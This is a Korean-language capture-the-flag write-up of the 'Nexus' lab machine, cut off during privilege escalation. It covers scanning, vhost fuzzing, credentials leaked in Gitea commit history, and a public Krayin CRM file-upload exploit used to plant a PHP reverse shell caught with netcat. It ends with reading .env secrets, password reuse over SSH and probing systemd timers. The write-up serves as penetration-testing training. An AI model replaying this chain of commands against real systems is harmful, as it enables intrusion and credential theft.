[EASY_Linux] Nexus

우선 주어진 타겟 IP를 대상으로 열린 포트와 실행 중인 서비스를 식별해봤다.
┌──(m0nk3ygod㉿m0nk3ygod)-[~]
└─$ sudo nmap 10.129.234.54 -p- --open -sV -sC --min-rate 2000
[sudo] password for m0nk3ygod:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-17 22:43 +0900
Nmap scan report for 10.129.234.54
Host is up (0.19s latency).
Not shown: 65266 closed tcp ports (reset), 267 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://nexus.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.93 seconds
22번과 80번 포트가 열려있는 것을 확인했으며, 각각 ssh와 http 서비스가 동작하고 있었다.
ssh는 지금 당장 접근하기 어려워보이니, http 서비스부터 접근해보기로 했다.
(스캔 결과로 얻은 도메인도 hosts 파일에 등록해주었다)
우선 접근해보면,

다음과 같은 화면을 볼 수 있다.
각 메뉴들은 페이지의 프레임? 이라고 하는게 맞을지 모르겠지만 각 섹션으로 이동되는 형태(fragment로) 였다.
맨 하단에

view role이 있는데,

열린 모달 창에서 스크롤을 끝까지 내려보면, j.matthew 라는 유저명을 확인할 수 있다.
이후에는 소스코드를 봐도 뭐가 없어서, gobuster랑 ffuf를 활용해서 directory busting과 vhost fuzzing을 진행하였다.
┌──(m0nk3ygod㉿m0nk3ygod)-[~]
└─$ gobuster dir -u http://nexus.htb -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://nexus.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.html           (Status: 200) [Size: 49296]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
gobuster 결과는 뭐가 없었고…
┌──(m0nk3ygod㉿m0nk3ygod)-[~]
└─$ ffuf -u http://nexus.htb/ -w /usr/share/wordlists/dirb/common.txt -H "HOST: FUZZ.nexus.htb" -fc 302

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://nexus.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Header           : Host: FUZZ.nexus.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 302
________________________________________________

git                     [Status: 200, Size: 14474, Words: 1195, Lines: 242, Duration: 219ms]
:: Progress: [4614/4614] :: Job [1/1] :: 210 req/sec :: Duration: [0:00:22] :: Errors: 0 ::
vhost fuzzing 결과에서는 git이라는 vhost를 발견할 수 있었다.
hosts 파일이 추가해주고, 접근해봤다.

접속하니까 이런 페이지가 나온다.
gitea 라는 서비스인 것 같다.
Gitea
- 직접 서버에 설치해서 운영하는(self-hosted) Git 저장소 호스팅 서비스.
쉽게 말해서 내 서버에서 돌리는 github이라고 보면 된다.
버전은 하단에서 확인할 수 있었다.
- version: 1.26.0
해당 버전이 최신 버전인지는 모르겠어서, 일단 알려진 취약점이 있나 검색해봤다.

찾아보니까, 최신 버전인거 같다. (패치가 다 된걸로 보임)
음… 근데 탐색을 들어가보면,

일단 로그인 없이도 탐색이 가능했다.

보이는 레포에 들어가보면, 위와 같이 나오는데
2번 커밋한 이력이 있다.
이걸 한번 확인해보면,

요 2개 항목이 나오는데, 여기서 위에 이력을 보면,

billing 이라는 vhost가 존재했음을 알 수 있었고, DB의 Credential 정보 또한 찾을 수 있었다. (하드코딩 수정 이력…)
- DB Username: krayin
- DB Password: N27xh!!2ucY04
그 아래 이력은 docker-compose.yml, .env 의 수정 전 내용이 들어있었다. (push 한듯?)
해당 크리덴셜은 gitea에서는 안먹혀서, 아까 확인한 billing 이라는 vhost에 접근이 가능한지를 확인해봤다. (hosts 파일에 추가)

오 잘 접근된다!!
Krayin
- 무료 오픈소스 CRM 시스템이다.
커밋 이력에서 이메일 정보도 확인할 수 있었는데, 그 정보로 접근해봤다.

근데 이거 아니었ㄷ..ㅏ…
설마해서 초반에 발견한 담당자 이메일(j.matthew@nexus.htb)로 다시 시도해봤는데,

헉, 됐다.

우측 상단 프로필을 클릭하면 버전 정보도 확인할 수 있었다.
- version: 2.2.0
바로 알려진 취약점이 있나 확인해봤다.

2.2.x 버전에는 여러 취약점이 발견되었다고 한다.
이중에서 RCE가 가능함도 확인했는데, 이에 대한 자세한 정보는 exploitDB를 활용하였다.
- ExploitDB (CVE-2026-38526) : https://www.exploit-db.com/exploits/52629
요거를 이용해봤다!!
우선 exploit 코드를 저장해주고, 리스너를 열어주었다.
┌──(m0nk3ygod㉿m0nk3ygod)-[~/htb/box/nexus]
└─$ vim exploit.py

┌──(m0nk3ygod㉿m0nk3ygod)-[~/htb/box/nexus]
└─$ python3 exploit.py -h
usage: exploit.py [-h] -t TARGET -u USER -p PASSWORD -f FILE

Exploit for CVE-2026-38526, authenticated file upload.

options:
  -h, --help            show this help message and exit
  -t, --target TARGET   Target url. E.g. http://127.0.0.1
  -u, --user USER       Email.
  -p, --password PASSWORD
                        Password.
  -f, --file FILE       File to upload (/home/user/shell.php).

┌──(m0nk3ygod㉿m0nk3ygod)-[~/htb/box/nexus]
└─$ sudo nc -lnvp 4885
listening on [any] 4885 ...
해당 exploit 스크립트는 php 웹쉘을 실행하는 형태이기 때문에, 리버스쉘을 받을 php 파일도 하나 필요하다.
- revshells.com: https://www.revshells.com/
여기서 PHP PentestMonkey로 스크립트를 짜줬고, 이제 exploit.py를 실행해보면?
┌──(m0nk3ygod㉿m0nk3ygod)-[~/htb/box/nexus]
└─$ python3 exploit.py -t "http://billing.nexus.htb/admin/login" -u "j.matthew@nexus.htb" -p 'N27xh!!2ucY04' -f revsh.php
[+] File uploaded successfully.
Path to file: http://billing.nexus.htb/storage/tinymce/fa87724b543cf71e7aed9c6342980de1.php
성공적으로 스크립트가 실행되고, 이제 요기로 접속해보면??
┌──(m0nk3ygod㉿m0nk3ygod)-[~/htb/box/nexus]
└─$ sudo nc -lnvp 4885
listening on [any] 4885 ...
connect to [10.10.14.106] from (UNKNOWN) [10.129.234.54] 46550
Linux nexus 6.8.0-111-generic #111-Ubuntu SMP PREEMPT_DYNAMIC Sat Apr 11 23:16:02 UTC 2026 x86_64 x86_64 x86_64 GNU/Linux
 09:43:24 up 18:57,  0 user,  load average: 0.01, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
요렇게 쉘이 받아진다!
쉘 안정화도 해주고,
$ script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
www-data@nexus:/$
일단 권한은
www-data@nexus:/$ id && whoami
id && whoami
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
www-data 권한이었고, 홈디렉터리를 탐색해보면
www-data@nexus:~/krayin$ ls -al
ls -al
total 568
drwxr-xr-x 14 www-data www-data   4096 May 12 12:06 .
drwxr-xr-x  4 root     root       4096 May 12 12:06 ..
-rw-r--r--  1 www-data www-data    220 Mar 17  2026 .editorconfig
-rw-r--r--  1 www-data www-data   1195 Apr 22 22:50 .env
-rw-r--r--  1 www-data www-data   1124 Mar 17  2026 .env.example
-rw-r--r--  1 www-data www-data    186 Mar 17  2026 .gitattributes
-rw-r--r--  1 www-data www-data    455 Mar 17  2026 .gitignore
-rw-r--r--  1 www-data www-data   3353 Mar 17  2026 CODE_OF_CONDUCT.md
-rw-r--r--  1 www-data www-data   1078 Mar 17  2026 LICENSE
-rw-r--r--  1 www-data www-data   5920 Mar 17  2026 README.md
-rw-r--r--  1 www-data www-data   1783 Mar 17  2026 UPGRADE.md
drwxr-xr-x  5 www-data www-data   4096 May 12 12:06 app
-rwxr-xr-x  1 www-data www-data    350 Mar 17  2026 artisan
drwxr-xr-x  3 www-data www-data   4096 May 12 12:06 bootstrap
-rw-r--r--  1 www-data www-data   3824 Mar 17  2026 composer.json
-rw-r--r--  1 www-data www-data 454427 Mar 17  2026 composer.lock
drwxr-xr-x  2 www-data www-data   4096 May 12 12:06 config
drwxr-xr-x  5 www-data www-data   4096 May 12 12:06 database
-rw-r--r--  1 www-data www-data     32 Mar 17  2026 example.txt
drwxr-xr-x  3 www-data www-data   4096 May 12 12:06 lang
-rw-r--r--  1 www-data www-data    216 Mar 17  2026 package.json
drwxr-xr-x  3 www-data www-data   4096 May 12 12:06 packages
-rw-r--r--  1 www-data www-data   1164 Mar 17  2026 phpunit.xml
-rw-r--r--  1 www-data www-data    173 Mar 17  2026 pint.json
drwxr-xr-x  6 www-data www-data   4096 May 12 12:06 public
drwxr-xr-x  5 www-data www-data   4096 May 12 12:06 resources
drwxr-xr-x  2 www-data www-data   4096 May 12 12:06 routes
drwxrwxr-x  6 www-data www-data   4096 May 12 12:06 storage
drwxr-xr-x  4 www-data www-data   4096 May 12 12:06 tests
drwxr-xr-x 71 www-data www-data   4096 May 12 12:06 vendor
-rw-r--r--  1 www-data www-data    263 Mar 17  2026 vite.config.js
.env 파일을 발견할 수 있었는데,
www-data@nexus:~/krayin$ cat .env
cat .env
APP_NAME="Krayin CRM"
APP_ENV=local
APP_KEY=base64:n4swv+4YcBtCr1OPHBe69GxK06/X1y1vCQU1SIMIC7Q=
APP_DEBUG=true
APP_URL=http://billing.nexus.htb
APP_TIMEZONE=Asia/Kolkata
APP_LOCALE=en
APP_CURRENCY=USD

VITE_HOST=
VITE_PORT=

LOG_CHANNEL=stack
LOG_LEVEL=debug

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=krayin
DB_USERNAME=krayin
DB_PASSWORD=y27xb3ha!!74GbR
DB_PREFIX=

BROADCAST_DRIVER=log
CACHE_DRIVER=file
QUEUE_CONNECTION=sync
SESSION_DRIVER=file
SESSION_LIFETIME=120

MEMCACHED_HOST=127.0.0.1

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

MAIL_MAILER=smtp
MAIL_HOST=mailhog
MAIL_PORT=1025
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null
MAIL_FROM_ADDRESS=laravel@krayincrm.com
MAIL_FROM_NAME="${APP_NAME}"
MAIL_DOMAIN=webkul.com

MAIL_RECEIVER_DRIVER=sendgrid

IMAP_HOST=imap.example.com
IMAP_PORT=993
IMAP_ENCRYPTION=ssl
IMAP_VALIDATE_CERT=true
IMAP_USERNAME=your_username
IMAP_PASSWORD=your_password

AWS_ACCESS_KEY_ID=
AWS_SECRET_ACCESS_KEY=
AWS_DEFAULT_REGION=us-east-1
AWS_BUCKET=

PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1

MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
여기서 api키라던가 정확한 환경 정보에 대해 확인할 수 있었다.
현재 DB 계정도 알아낼 수 있었다.
- DB_USERNAME=krayin
- DB_PASSWORD=y27xb3ha!!74GbR
이후 /home 디렉터리를 보면,
www-data@nexus:/home$ ls
ls
git  jones
jones 라는 사용자가 있다는 것도 확인할 수 있다.
jones와 아까 얻은 DB 패스워드를 조합하여 ssh에 접근해보면,
┌──(m0nk3ygod㉿m0nk3ygod)-[~/htb/box/nexus]
└─$ ssh jones@nexus.htb
The authenticity of host 'nexus.htb (10.129.234.54)' can't be established.
ED25519 key fingerprint is: SHA256:OZNUeTZ9jastNKKQ1tFXatbeOZzSFg5Dt7nhwhjorR0
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'nexus.htb' (ED25519) to the list of known hosts.
jones@nexus.htb's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Sep 19 09:51:21 AM UTC 2026

  System load:           0.1
  Usage of /:            67.3% of 6.48GB
  Memory usage:          20%
  Swap usage:            0%
  Processes:             228
  Users logged in:       0
  IPv4 address for eth0: 10.129.234.54
  IPv6 address for eth0: dead:beef::a0de:adff:fe07:8713


Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
jones@nexus:~$
이렇게 lateral movement까지 진행할 수 있다.
User flag
jones@nexus:~$ cat user.txt
c267************************33ef
이제 권한상승을 해보자.
jones@nexus:~$ sudo -l
[sudo] password for jones:
Sorry, user jones may not run sudo on nexus.
일단 sudo 못쓰는거 확인.
suid 붙은걸 find해봐도 뭐가 안나오고, cron도 없고…
ps도 뭐 없고…
근데 systemd timer를 보면,
jones@nexus:~$  systemctl list-timers --all
NEXT                             LEFT LAST                              PASSED UNIT                           ACTIVATES
Sat 2026-09-19 10:28:06 UTC       40s Sat 2026-09-19 10:27:06 UTC      19s ago gitea-template-sync.timer      gitea-template-sync.service
Sat 2026-09-19 10:30:00 UTC  2min 34s Sat 2026-09-19 10:20:01 UTC     7min ago sysstat-collect.timer          sysstat-collect.service
Sat 2026-09-19 10:39:00 UTC     11min Sat 2026-09-19 10:09:05 UTC    18min ago phpsessionclean.timer          phpsessionclean.service
Sat 2026-09-19 10:57:17 UTC     29min Sat 2026-09-19 09:57:25 UTC    30min ago fwupd-refresh.timer            fwupd-refresh.service
Sat 2026-09-19 14:50:49 UTC  4h 23min Fri 2026-09-18 14:50:49 UTC      19h ago update-notifier-download.timer update-notifier-download.service
Sat 2026-09-19 15:00:48 UTC  4h 33min Fri 2026-09-18 15:00:48 UTC      19h ago systemd-tmpfiles-clean.timer   systemd-tmpfiles-clean.service
Sat 2026-09-19 17:56:12 UTC        7h Sat 2026-09-19 01:18:53 UTC       9h ago apt-daily.timer                apt-daily.service
Sat 2026-09-19 23:56:52 UTC       13h Sat 2026-09-19 01:42:04 UTC       8h ago motd-news.timer                motd-news.service
Sun 2026-09-20 00:00:00 UTC       13h Sat 2026-09-19 00:00:03 UTC      10h ago dpkg-db-backup.timer           dpkg-db-backup.service
Sun 2026-09-20 00:00:00 UTC       13h Sat 2026-09-19 00:00:03 UTC      10h ago logrotate.timer                logrotate.service
Sun 2026-09-20 00:07:00 UTC       13h Sat 2026-09-19 00:07:03 UTC      10h ago sysstat-summary.timer          sysstat-summary.service
Sun 2026-09-20 03:10:22 UTC       16h Fri 2026-09-18 14:45:55 UTC      19h ago e2scrub_all.timer              e2scrub_all.service
Sun 2026-09-20 03:51:32 UTC       17h Sat 2026-09-19 05:17:15 UTC 5h 10min ago man-db.timer                   man-db.service
Sun 2026-09-20 06:41:24 UTC       20h Sat 2026-09-19 06:02:45 UTC 4h 24min ago apt-daily-upgrade.timer        apt-daily-upgrade.service
Mon 2026-09-21 00:49:56 UTC 1 day 14h Fri 2026-09-18 15:27:19 UTC      19h ago fstrim.timer                   fstrim.service
Thu 2026-09-24 23:07:13 UTC    5 days Mon 2026-03-23 10:50:29 UTC            - update-notifier-motd.timer     update-notifier-motd.service
-                                   - -                                      - apport-autoreport.timer        apport-autoreport.service
-                                   - -                                      - snapd.snap-repair.timer        snapd.snap-repair.service
-                                   - -                                      - ua-timer.timer                 ua-timer.service

19 timers listed.gitea-template-sync.timer가 주기적으로 gitea-template-sync.service를 실행시키는 것을 볼 수 있었다.
나온 김에 systemd에 대해 알아보자…
systemd timer
- systemd: 부팅 이후 각종 서비스를 시작하고 관리하는 서비스 관리자
예를 들어 ssh 서버도 보통 ssh.service 같은 systemd unit으로 관리된다.
systemd에는 여러 종류의 unit이 있는데, 다음과 같은 것들이 있다.
.service: 프로그램/서비스 실행.timer: 특정 시간에 다른 unit 실행.socket: 소켓 이벤트 기반 실행.path: 파일/디렉터리 변경 감지.mount: 파일시스템 mount
이중에서 .timer는 설명에서 알 수 있듯 예약 실행을 담당한다.
근데 프로그램을 실행하는게 아니라, 연결된 .service를 활성화하는 형태이다.
그래서 아까 systemctl list-timers를 확인했을 때도, gitea-template-sync.service라고 나온 것이다.
timer를 본 이유는, cron과 같은 주기적으로 실행되는 무언가가 있는지 확인하기 위함이었고,
gitea-template-sync를 본 이유는,
jones@nexus:~$ systemctl cat gitea-template-sync.service
